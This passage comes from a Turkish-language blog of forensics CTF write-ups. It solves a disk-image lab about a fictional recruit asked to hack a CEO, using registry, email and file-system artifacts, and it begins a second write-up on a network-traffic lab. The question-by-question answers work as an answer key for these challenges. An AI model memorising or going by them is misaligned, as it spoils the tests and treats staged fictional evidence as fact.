I'm so sorry for the delay. I meant to send you a message earlier, but I've been incredibly busy with my work. I'll be honest with you, I have computer knowledge (I know all about power buttons, how to clean keyboards, and I found a way to have Bing and Yahoo as a search bar on my internet explorer web platform) but don't consider myself skilled enough to be useful for you.

I am definitely interested in this opportunity, and want to know what it may require as \$150,000 seems like a reasonable amount of money for someone with my skills.

-Karen

8. What country is the admin user meeting the hacker group in?

Cihaz yetkili hackerlar diğer adıyla okan abiler(@DeathWarrior0 ) ile hangi ülkede tanışıp kaynaşmış diyor. Aynı sekme içerisinde şöyle bir konum var 27°22'50.10"N, 33°37'54.62"E google haritalara yazınca Hurghada, Red Sea Governorate, Mısır olduğunu görüyoruz.

From	Subject	Date/Time	Last/Deleted
<FILTER>	<FILTER>	<FILTER>	<FILTER>
<a href="#">Karen Alice&lt;klovespizza@outlook.com&gt;</a>	RE: Interested in the job	Sat 03/23/2019 02:37 AM	Lost/Deleted
<a href="#">Karen Alice&lt;klovespizza@outlook.com&gt;</a>	RE: Interested in the job	Sat 03/23/2019 02:37 AM	Existing
<a href="#">Alpaca Activists&lt;taausai@gmail.com&gt;</a>	Re: Interested in the job	Fri 03/22/2019 04:55 AM	Existing
<a href="#">Alpaca Activists&lt;taausai@gmail.com&gt;</a>	Re: Interested in the job	Fri 03/22/2019 04:47 AM	Existing
<a href="#">Jashua Tetrault&lt;6f96e860df...&gt;</a>	Re: I saw your add!	Sun 03/17/2019 14:35 PM	Existing
<a href="#">jeff astrologo&lt;deea7ab4f62...&gt;</a>	Re: Job Needed, 19709	Sun 03/17/2019 14:20 PM	Existing
<a href="#">Alpaca Activists&lt;taausai@gmail.com&gt;</a>	Re: Interested in the job	Sun 03/17/2019 09:44 AM	Existing
<a href="#">Alpaca Activists&lt;taausai@gmail.com&gt;</a>	Re: Interested in the job	Sun 03/17/2019 09:19 AM	Existing
<a href="#">Microsoft account team&lt;ac...&gt;</a>	Microsoft account security info verificat...	Sun 03/17/2019 09:02 AM	Existing
<a href="#">System Administrator</a>	Undeliverable: Interested in the job	Sun 03/17/2019 09:00 AM	Existing
<a href="#">Outlook.com Team&lt;member...&gt;</a>	Please sign in to your Outlook.com acc...	Sun 03/17/2019 09:00 AM	Existing
<a href="#">System Administrator</a>	Undeliverable: Follow Up Email	Sun 03/17/2019 08:57 AM	Existing
<a href="#">Outlook.com Team&lt;member...&gt;</a>	Please sign in to your Outlook.com acc...	Sun 03/17/2019 08:57 AM	Existing
<a href="#">Alpaca Activists&lt;13919c46...&gt;</a>	Follow Up Email	Sun 03/17/2019 08:32 AM	Existing
<a href="#">Dmnbx&lt;no-reply@dmnbx...&gt;</a>	Organize your files with Dmnbx folders	Sat 03/16/2019 20:44 PM	Existing

Simple View Advanced Properties View

### RE: Interested in the job

Karen Alice <klovespizza@outlook.com>

To: "Karen Alice" <klovespizza@outlook.com>

Attachments:  Skype Convo.zip

Hey there!

So here's what we need you to do:

We have been conducting an investigation on Bob Redliubeht (the CEO of Alpacamybags Luxury Alpaca handbags). We have found some of his Alpacas. We have heard complaints that he refuses to provide Alpacas with scarfs and beanies due to the cold weather.

What we need you to do is gain his trust and then hack his machine. We will give you more information about his location. His coordinates are N, 33°37'54.62"E.

On Sun, Mar 17, 2019 at 2:48 AM Karen Alice <klovespizza@outlook.com> wrote:



27°22'50.1"N 33°37'54.6"E

27.380583, 33.631839



Yol tarifi



Kaydet



Yakınında



Telefonunuza  
gönderin



Paylaş



Hurghada, Red Sea Governorate, Mısır

9. What is the machine's timezone? (Use the three-letter abbreviation)

Cihazın zaman dilimini soruyor. Bunun için AccesData Registry Viewer'e döndüm ve çıkartmış olduğum SYSTEM ibaresini programa yansittım. Görseldeki(ilk görsel) işlemleri yaptıktan sonra TimeZone ibaresini buldum ve tıkladım tıklayınca cevabım UTC.

AccessData Registry Viewer (Demo Mode) - [SYSTEM]

File Edit Report View Window Help

SYSYEM

- ActivationBroker
- ControlSet001
  - Control {7746D80F-97E0-4E26-9543-26B41FC22F79}
  - ACPI
  - AppID
  - AppReadiness
  - Arbiters
  - BackupRestore
  - BitLocker
  - CI
  - Class
  - CMF
  - CoDeviceInstallers
  - COM Name Arbiter
  - CommonGlobUserSettings
  - Compatibility
  - ComputerName
  - ContentIndex
  - CrashControl
  - CriticalDeviceDatabase
  - Cryptography
  - DeviceClasses
  - DeviceContainerPropertyUpdateEvents

Name	Type	Data
Bias	REG_DWORD	0x00000000
DaylightBias	REG_DWORD	0x00000000
DaylightName	REG_SZ	@tzr
DaylightStart	REG_BINARY	00 00 00 00
StandardBias	REG_DWORD	0x00000000
StandardName	REG_SZ	@tzr
StandardStart	REG_BINARY	00 00 00 00
TimeZoneKey	REG_SZ	UTC
DynamicDaylight	REG_DWORD	0x00000000
ActiveTimeBias	REG_DWORD	0x00000000

0 | 00 00 00 00 00

10. When was AlpacaCare.docx last accessed?

AlpacaCare.docx ögesine son erişim ne zaman sağlandı diyor. Bunun için ilk görseldeki alana gittim ve tıklamış olduğum klasör içerisinde alta inince öğemi gördüm cevabımı da öyle.

AccessData FTK Imager 4.5.0.3

File View Mode Help

Evidence Tree


- Horcrux.ad1
  - Custom Content Image([Multi]) [AD1]
    - Horcrux.E01:Partition 2 [32216MB]:NONAME [NTFS]
    - Horcrux.E01:Partition 3 [3122MB]:PacaLady [NTFS]
      - [root]
        - \$BadClus
        - \$Extend
        - \$RECYCLE.BIN
        - \$Secure

File List

Name
\$Volume
.dropbox.device
7z1900-x64.exe
AlpacaCare.docx
AlpacaCare.docx.FileSlack
antimalwaresetup.exe

11. There was a second partition on the drive. What is the letter assigned to it?

Sürücüde bir bölüm daha var diyor ona belirli değerler atanmış onu soruyor. Bunun için AccessData Registry Viewer'e geri döndüm. Maps ögesini genişlettim. MountedDevices ögesine döndüm ve DosDevices ibareleri arasında C, D tanık geldi(Yerel Disk isimleri) tanınmayan bileşen ismim A.



12. What is the answer to the question Company's manager asked Karen?

Şirket sorumlusu Karen'a bir soru sormuş bunun cevabı nedir diyor. Kernel OST Viewer'a geri döndüm Date/Time ögesine iki kez tıkladım ve gelen mailler arasında birincisi silindiği için ikincisine tıkladım. Ardından aşağı indim ve cevabımı gördüm; TheCardCriesNoMore

**K Kernel OST Viewer**

FILE VIEW FIND HELP

Select File Find Help

**Folder List**

C:\Users\user\Desktop\ftk\klo

- Root - Mailbox
  - ~MAPISP(Internal)
  - Common Views
  - Drizzle
  - Finder
  - IPM\_SUBTREE
    - Archive
    - Calendar
      - Birthdays
      - United States I
    - Contacts
      - {06967759-274D}
      - {A9E2BC46-B3A}
      - Companies
      - GAL Contacts
      - Organizational Contacts
      - PeopleCentricC
      - Recipient Cache
    - Conversation Actions
    - Conversation History
    - Team Chat
    - Deleted Items
    - Drafts
    - External Contacts
    - Files
    - Inbox
    - Journal
    - Junk Email
    - Notes
    - Outbox
    - Person Metadata
    - Quick Step Settings
    - RSS Feeds
    - Sent Items
    - Sync Issues

**Inbox (36)**

From	Subject	Date/Time
<FILTER>	<FILTER>	<FILTER>
Karen Alice <klovespizza@o...>	RE: Interested in the job	Sat 03/23/2019
Karen Alice <klovespizza@o...>	RE: Interested in the job	Sat 03/23/2019
Alpaca Activists <taausai@g...>	Re: Interested in the job	Fri 03/22/2019
Alpaca Activists <taausai@g...>	Re: Interested in the job	Fri 03/22/2019
Jashua Tetrault <6f96e860df...>	Re: I saw your add!	Sun 03/17/2019
jeff astrologo <deea7ab4f62...>	Re: Job Needed, 19709	Sun 03/17/2019
Alpaca Activists <taausai@g...>	Re: Interested in the job	Sun 03/17/2019
Alpaca Activists <taausai@g...>	Re: Interested in the job	Sun 03/17/2019
Microsoft account team <ac...>	Microsoft account security info verificat...	Sun 03/17/2019
System Administrator	Undeliverable: Interested in the job	Sun 03/17/2019
Outlook.com Team <member...>	Please sign in to your Outlook.com acc...	Sun 03/17/2019
System Administrator	Undeliverable: Follow Up Email	Sun 03/17/2019
Outlook.com Team <member...>	Please sign in to your Outlook.com acc...	Sun 03/17/2019

**Simple View Advanced Properties View**

**RE: Interested in the job**

Karen Alice <klovespizza@outlook.com>

To: "Karen Alice" <klovespizza@outlook.com>

Attachments: Skype Convo.zip


Michael

On Sun, Mar 17, 2019 at 2:34 AM Karen Alice <[klovespizza@outlook.com](mailto:klovespizza@outlook.com)>

Hi Michael,

The answer is TheCardCriesNoMore

-Karen



13. What is the job position offered to Karen? (3 words, 2 spaces in between)

Karen'a sunulan iş teklifinde Karen'in hangi pozisyonda çalıştırılmak istendiğini soruyor. On ikinci sorudaki sekmeden ayrılmadım mail arasında gezerken cevabım: Cyber Security Analyst.

			SAT 03/23/2019 02:37 AM	EXISTING
	Karen Alice<klovespizza@outlook.com>	RE: Interested in the job	Sat 03/23/2019 02:37 AM	Existing
	Alpaca Activists<taausai@gmail.com>	Re: Interested in the job	Fri 03/22/2019 04:55 AM	Existing
	Alpaca Activists<taausai@gmail.com>	Re: Interested in the job	Fri 03/22/2019 04:47 AM	Existing
	Jashua Tetrault<GF96e860df...>	Re: I saw your add!	Sun 03/17/2019 14:35 PM	Existing
	jeff astrologo<deea7ab4f62...>	Re: Job Needed, 19709	Sun 03/17/2019 14:20 PM	Existing
	Alpaca Activists<taausai@gmail.com>	Re: Interested in the job	Sun 03/17/2019 09:44 AM	Existing
	Alpaca Activists<taausai@gmail.com>	Re: Interested in the job	Sun 03/17/2019 09:19 AM	Existing
	Microsoft account team<ac...>	Microsoft account security info verificat...	Sun 03/17/2019 09:02 AM	Existing
	System Administrator	Undeliverable: Interested in the job	Sun 03/17/2019 09:00 AM	Existing
	Outlook.com Team<member...>	Please sign in to your Outlook.com acc...	Sun 03/17/2019 09:00 AM	Existing
	System Administrator	Undeliverable: Follow Up Email	Sun 03/17/2019 08:57 AM	Existing
	Outlook.com Team<member...>	Please sign in to your Outlook.com acc...	Sun 03/17/2019 08:57 AM	Existing

[Simple View](#) [Advanced Properties View](#)

### RE: Interested in the job

Karen Alice<klovespizza@outlook.com>

To: "Karen Alice" <klovespizza@outlook.com>

Attachments: Skype Convo.zip

testing you on your ability to quickly learn new things that may be a bit out of your comfort zone.

The job position we think you'll be an awesome fit for is an entry level cyber security analysts. We want some really care about what you know coming in. We'll be in touch with more information about what this job entail (you payed), but wanted to give you some material to study in the mean time.

Please use the following links provided to study up on things we'll want you to learn before we talk again.

#### Links:

<https://null-byte.wonderhowto.com/how-to/essential-skills-becoming-master-hacker-0154509/>  
<https://www.torproject.org/about/overview.html.en>

- For this link learn what Tor is and how to set it up

14. When was the admin user password last changed?

Cihaz yetkilisinin kullanıcı şifresinin son değişiklik yapıldığı tarihi soruyor. Bunun için ilk görseldeki adımları izledim ve SAM ibaremi dışarı çıkardım. Daha sonra SAM ibaremi Registry Viewer ile açtım. İkinci görselde yer alan adımları izledim. Admin Karen adlı kullanıcı idi buna tıklayınca Type ibaresinde 0x03E9 kısmını gördüm son 4 haremi ele alacağım yani 03E9. Yukarıda böyle bir nesne var son kısımda, altı çizili olarak belirttim. Altı çizili yere bir tık atıyorum burada yer alan ForcePasswordReset ibareme tıklıyorum sol alt köşede Last Password Change Time öğemin karşısında yazan cevabım; 03/21/2019 19:13:09

AccessData FTK Imager 4.5.0.3

File View Mode Help

Evidence Tree

- Horcrux.ad1
  - Custom Content Image([Multi]) [AD1]
  - Horcrux.E01:Partition 2 [32216MB]:NONAME [NTFS]
    - [root]
    - Users
    - Windows
      - System32
      - config
  - Horcrux.E01:Partition 3 [3122MB]:PacaLady [NTFS]

File List

Name
ELAM
ELAM.FileSlack
ELAM.LOG1
ELAM.LOG1.FileSlack
ELAM.LOG2
ELAM{426bc134-a4f2-11e7-aa16-e41d2d...}
ELAM{426bc134-a4f2-11e7-aa16-e41d2d...}
ELAM{426bc134-a4f2-11e7-aa16-e41d2d...}
SAM
SAM.FileSlack
SAM.LOG1
SAM.LOG1.FileSlack
SAM.LOG2
SAM{47a6a13d-a514-11e7-a94e-ec0d9a0...
SAM{47a6a13d-a514-11e7-a94e-ec0d9a0...
SAM{47a6a13d-a514-11e7-a94e-ec0d9a0...
SECURITY

Export Files...

Export File Hash List...

Add to Custom Content Image (A)

AccessData Registry Viewer (Demo Mode) - [SAM]

File Edit Report View Window Help

SAM

SAM

Domains

Account

Aliases

Groups

Users

000001F4

000001F5

000001F7

000001F8

000003E9

Names

Administrator

DefaultAccount

Guest

Karen

WDAGUtilityAccount

Name      Type      Data

(default)      0x03E9      (value not set)

A blue arrow points from the 'Karen' entry in the 'Names' folder to the 'Type' column of the table.

AccessData Registry Viewer (Demo Mode) - [SAM]

File Edit Report View Window Help

SAM

SAM

Domains

Account

- Aliases
- Groups
- Users

Users

- 000001F4
- 000001F5
- 000001F7
- 000001F8
- 000003E9

Names

- Administrator
- DefaultAccount
- Guest
- Karen
- WDAGUtilityAccount

Builtin

LastSkuUpgrade

RXACT

Name	Type	Data
F	REG_BINARY	03 00 01 00 00 00
V	REG_BINARY	00 00 00 00 F4 00
ForcePasswordReset	REG_BINARY	00 00 00 00
UserPasswordHint	REG_BINARY	66 00 6F 00 72 00

**Key Properties**

Last Written Time	22.03.2019 23:22:01 UTC
RID unique identifier	1001
User Name	Karen
Logon Count	32
Last Logon Time	22.03.2019 23:22:01 UTC
Last Password Change Time	21.03.2019 19:13:09 UTC

15. What version of Chrome is installed on the machine?

Chrome tarayıcısının hangi versiyonunun cihaza kurulduğunu soruyor. Bunun için FTK Imager üzerinde yer alan(ilk görsel) adımları izledim cevabım; 72.0.3626.121

AccessData FTK Imager 4.5.0.3

File View Mode Help

Evidence Tree

Horcrux.ad1

- Custom Content Image([Multi]) [AD1]
- Horcrux.E01:Partition 2 [32216MB]:NONAME [NTFS]
  - [root]
  - Users
    - Karen
      - AppData
        - Local
          - Google
            - Chrome
              - User Data
              - CrashReports
              - Software Reporter Tool
            - Microsoft
          - Roaming
  - Windows
- Horcrux.E01:Partition 3 [3122MB]:PacaLady [NTFS]

File List

Name
PepperFlash
pnacl
Safe Browsing
ShaderCache
SSLErrorAssistant
Subresource Filter
SwReporter
ThirdPartyModuleList64
WidevineCdm
SI30
BrowserMetrics-spare.pma
BrowserMetrics-spare.pma.FileSlack
chrome_shutdown_ms.txt
chrome_shutdown_ms.txt
CrashpadMetrics-active.pma
CrashpadMetrics-active.pma.FileSlack
en-GB-8-0.bdic
en-GB-8-0.bdic.FileSlack
First Run
Last Version
Local State
Local State~RF34094.TMP
Safe Browsing Cookies
Safe Browsing Cookies-journal

Custom Content Sources

Evidence:File System|Path|File Options

72.0.3626.121

16. What is the HostUrl of Skype?

Skype uygulamasının hangi web adresinden cihaza ulaştığını soruyor bunun için görselde yer alana adımları takip ettim cevabım; <https://download.skype.com/s4l/download/win/Skype-8.41.0.54.exe>

The screenshot shows the AccessData FTK Imager interface. In the Evidence Tree pane, a folder named 'Horcrux.ad1' is expanded, showing 'Custom Content Image([Multi]) [AD1]', 'Horcrux.E01:Partition 2 [32216MB]:NONAME [NTFS]', 'Horcrux.E01:Partition 3 [3122MB]:PacaLady [NTFS]', and a 'root' folder containing files like '\$BadClus', '\$Extend', '\$RECYCLE.BIN', '\$Secure', '\$UpperCase', '7z1900-x64.exe', 'antimalwaresetup.exe', 'HashTab\_v6.0.0.34\_Setup.exe', 'RandomDocuments-Challengell (1).7z', 'RandomDocuments-Challengell.7z', 'Skype-8.41.0.54.exe', and 'System Volume Information'. In the File List pane, a file named 'Zone.Identifier' is selected. A blue arrow points from this file down to the 'Custom Content Sources' pane. The 'Custom Content Sources' pane has tabs for 'Evidence', 'File System', 'Path', and 'File', with 'File System' selected. It shows a list of sources: 'Evidence:File System|Path|File' and 'Options'. Below this, a code block is displayed:

```
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://www.skype.com/en/g
HostUrl=https://download.skype.com/s41
```

17. What is the domain name of the website Karen browsed on Alpaca care that the file AlpacaCare.docx is based on?

Karen'in alpaca care.docx dosyasında taradığı web sitesinin alan adı nedir. Bunun için görselde yer alan adresleri izledim ve dosyamı çıkarttım, çıkartmış olduğum docx dosyamı açtım. İçerisinde gezerken sayfanın en sonunda Palomino Alpaca Farm ibaresini gördüm hafif fare ile gidince cevabımın da palominoalpacafarm.com olduğunu gördüm.

# AccessData FTK Imager 4.5.0.3

File View Mode Help

The screenshot displays the AccessData FTK Imager interface with three main panes:

- Evidence Tree:** Shows the file structure of the evidence image "Horcrux.ad1". It includes:
  - Custom Content Image ([Multi]) [AD1]
  - Horcrux.E01:Partition 2 [32216MB]:NONAME [NTFS]
  - Horcrux.E01:Partition 3 [3122MB]:PacaLady [NTFS]
    - [root]
      - \$BadClus
      - \$Extend
      - \$RECYCLE.BIN
      - \$Secure
      - \$UpCase
      - 7z1900-x64.exe
      - antimalwaresetup.exe
      - HashTab\_v6.0.0.34\_Setup.exe
      - RandomDocuments-Challengell (1).7z
      - RandomDocuments-Challengell.7z
      - Skype-8.41.0.54.exe
    - System Volume Information
- File List:** A list of files found in the evidence. The list is partially visible on the right side of the interface.
- Custom Content Sources:** A pane for managing custom content sources. It contains:
  - Evidence:File System|Path|File
  - Options

Llamas and Alpacas. A Health and Management Guide. This book covers most of what you would need to know; and it has served well as a reference for me. I recommend it.

In this section, I have tried to give you an idea of what's involved in caring for these enchanting animals. Of course, there's always more than one way to get the job done. I hope I've been able to help you in your quest for information. Call me if I can be of assistance, but most of all, remember to have fun!

Jo Overbey

Reproduced from [www.rcfalpaca.com](http://www.rcfalpaca.com) with permission of Jo Overbey. Copyright © Rock Chimney Farm

**SHOPPING CART**

Your shopping cart is empty

[Visit the shop](#)

**ON-LINE STORE**

Coming Soon

**ADMIN LOGIN**

[Log in](#)

<http://palominoalpacafarm.com/>  
Bağlantı için Ctrl+Tıklat

Copyright © 2019 Palomino Alpaca Farm

Designed & Configured by Mourad



-Son-

L337S4uc3

İçindekiler;

- Başlama
- Kullanılan Programlar
- Soruların Çözümü
- Son

Selamlar, bugün "[CyberDefenders: Blue Team CTF Challenges](#)" sitesi üzerinde bulunan "I337 S4uc3" adlı labın ağ trafigini inceleyip, çözümünü gerçekleştireceğiz.

CTF şeklinde olan rar dosyamızı indirelim ve içerisindeki PCAP dosyamıza ulaşmak için şifremizi girelim.([cyberdefenders.org](http://cyberdefenders.org)).

Kullanılan Programlar:

NetworkMiner(İndirmek İçin; [NetworkMiner - The NSM and Network Forensics Analysis Tool](#) ↗)


Wireshark(İndirmek İçin; [Wireshark · Go Deep.](#))

Brim(İndirmek İçin; [Brim](#))



1. PCAP: Development.wse.local is a critical asset for the Wayne and Stark Enterprises, where the company stores new top-secret designs on weapons. Jon Smith has access to the website and we believe it may have been compromised, according to the IDS alert we received earlier today. First, determine the Public IP Address of the webserver?

